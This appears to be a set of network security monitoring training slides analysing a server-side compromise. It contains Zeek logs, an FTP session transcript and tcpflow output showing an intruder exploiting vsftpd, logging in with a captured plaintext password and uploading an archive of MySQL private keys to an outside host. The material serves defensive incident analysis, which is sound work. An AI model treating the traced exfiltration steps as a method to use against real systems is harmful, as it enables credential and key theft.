
```
zcat ssh.02\:03\:29-03\:00\:00.log.gz | bro-cut -d
2013-03-10T02:01:10+0000 8zAB2nsjjYd 203.0.113.77❶ 65438
192.168.3.5❷ 22 success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503 SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 16678 AU
```

Server-Side Compromise Example



```
$ zcat ssh.02\:03\:29-03\:00\:00.log.gz
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ssh
#open 2013-03-10-02-03-29
#fields ts uid id.orig_h id.orig_p id.resp_h
id.resp_p status direction client server resp_size
remote_location.country_code remote_location.region remote_location.city
remote_location.latitude remote_location.longitude
#types time string addr port addr port string enum string
string count string string string double double
1362880870.544761 8zAB2nsjjYd 203.0.113.77 65438
192.168.3.5 22 success INBOUND SSH-2.0-OpenSSH_5.8p2_hpn13v11
FreeBSD-20110503❶ SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1❷ 16678 AU
- - - -
#close 2013-03-10-03-00-00
```

Server-Side Compromise Example



```
$ zcat ftp.02\:03\:11-03\:00\:00.log.gz
#separator \x09
#set_separator ,
#empty_field (empty)
#unset_field -
#path ftp②
#open 2013-03-10-02-03-11
#fields ts uid id.orig_h id.orig_p id.resp_h
id.resp_p user password command arg mime_type mime_
desc file_size reply_code reply_msg tags
extraction_file
#types time string addr port addr port string string string
string string string count count string table[string] file
1362880986.113638 FVmgKldpQO5 192.168.3.5③ 32904
203.0.113.4④ 21 orr <hidden> STOR ftp://203.0.113.4/./
mysql-ssl.tar.gz① application/x-gzip gzip compressed data, from
FAT filesystem (MS-DOS, OS/2, NT) - 226 Transfer complete.
- -
#close 2013-03-10-03-00-00
```


Server-Side Compromise Example

```
Sensor Name: sovm-eth1
Timestamp: 2013-03-10 02:02:50
Connection ID: .sovm-eth1_1362880970000002980
Src IP: 192.168.3.5 (Unknown)
Dst IP: 203.0.113.4 (Unknown)
Src Port: 32904
Dst Port: 21
OS Fingerprint: 192.168.3.5:32904 - Linux 2.6 (newer, 1) (up: 5 hrs)
OS Fingerprint: -> 203.0.113.4:21 (distance 0, link: ethernet/modem)
DST: 220 freebsdvm❸ FTP server (Version 6.00LS) ready.
DST:
SRC: USER orr❷
SRC:
DST: 331 Password required for orr.
DST:
SRC: PASS bobby❶
SRC:
DST: 230 User orr logged in.
DST:
SRC: SYST
SRC:
```

Server-Side Compromise Example


```
DST: 215 UNIX Type: L8 Version: BSD-199506❹
DST:
SRC: TYPE I
SRC:
DST: 200 Type set to I.
DST:
SRC: PORT 192,168,3,5,128,244
SRC:
DST: 200 PORT command successful.
DST:
SRC: STOR mysql-ssl.tar.gz
SRC:
DST: 150 Opening BINARY mode data connection for 'mysql-ssl.tar.gz'.
DST:
```

Server-Side Compromise Example




```
$ tcpflow -r /nsm/sensor_data/sovm-eth1/dailylogs/2013-03-10/snort.log.1362873602 port
20❶
$ ls❷
192.168.003.005.33012-203.000.113.004.00020❸ 203.000.113.004.00020-
192.168.003.005.56377❹
report.xml❺
$ file *❻
192.168.003.005.33012-203.000.113.004.00020❼: gzip compressed data, from Unix, last
modified:
Sun Mar 10 02:02:23 2013
203.000.113.004.00020-192.168.003.005.56377❽: ASCII text, with CRLF line terminators
report.xml: XML document text
```

Server-Side Compromise Example




```
$ cat 203.000.113.004.00020-192.168.003.005.56377
total 1936
drwxr-xr-x 2 orr orr 512 Mar 9 21:03 .
drwxr-xr-x 4 root wheel 512 Mar 9 20:47 ..
-rw-r--r-- 1 orr orr 1016 Mar 9 20:47 .cshrc
-rw-r--r-- 1 orr orr 254 Mar 9 20:47 .login
-rw-r--r-- 1 orr orr 165 Mar 9 20:47 .login_conf
-rw------- 1 orr orr 381 Mar 9 20:47 .mail_aliases
-rw-r--r-- 1 orr orr 338 Mar 9 20:47 .mailrc
-rw-r--r-- 1 orr orr 750 Mar 9 20:47 .profile
-rw------- 1 orr orr 283 Mar 9 20:47 .rhosts
-rw-r--r-- 1 orr orr 980 Mar 9 20:47 .shrc
-rw-r--r-- 1 orr orr 915349 Mar 9 21:03 mysql-ssl.tar.gz❾
```

Server-Side Compromise Example



```
$ tar -xzvf 192.168.003.005.33012-203.000.113.004.00020
mysql-ssl/
mysql-ssl/yassl-1.9.8.zip
mysql-ssl/my.cnf
mysql-ssl/mysqld.gdb
mysql-ssl/mysql-keys/
mysql-ssl/mysql-keys/server-cert.pem
mysql-ssl/mysql-keys/ca-cert.pem
mysql-ssl/mysql-keys/client-req.pem
mysql-ssl/mysql-keys/server-key.pem
mysql-ssl/mysql-keys/server-req.pem
mysql-ssl/mysql-keys/client-key.pem
mysql-ssl/mysql-keys/client-cert.pem
mysql-ssl/mysql-keys/ca-key.pem
```

Server-Side Compromise Review



1. Intruder conducts reconnaissance against two potential victims.

NETWORK SCANNING

Intruder 1
203.0.113.10

Victim 1
192.168.3.5

Victim 2
192.168.3.13

2. Intruder exploits vsftpd service on Victim 1.

NETWORK CONNECTION

Intruder 1
203.0.113.10

Victim 1
192.168.3.5

Exploited

3. Intruder connects to backdoor on Victim 1.

NETWORK CONNECTION

Intruder 1
203.0.113.10

Victim 1
192.168.3.5

4. Intruder fails to exploit vsftpd service on Victim 2.

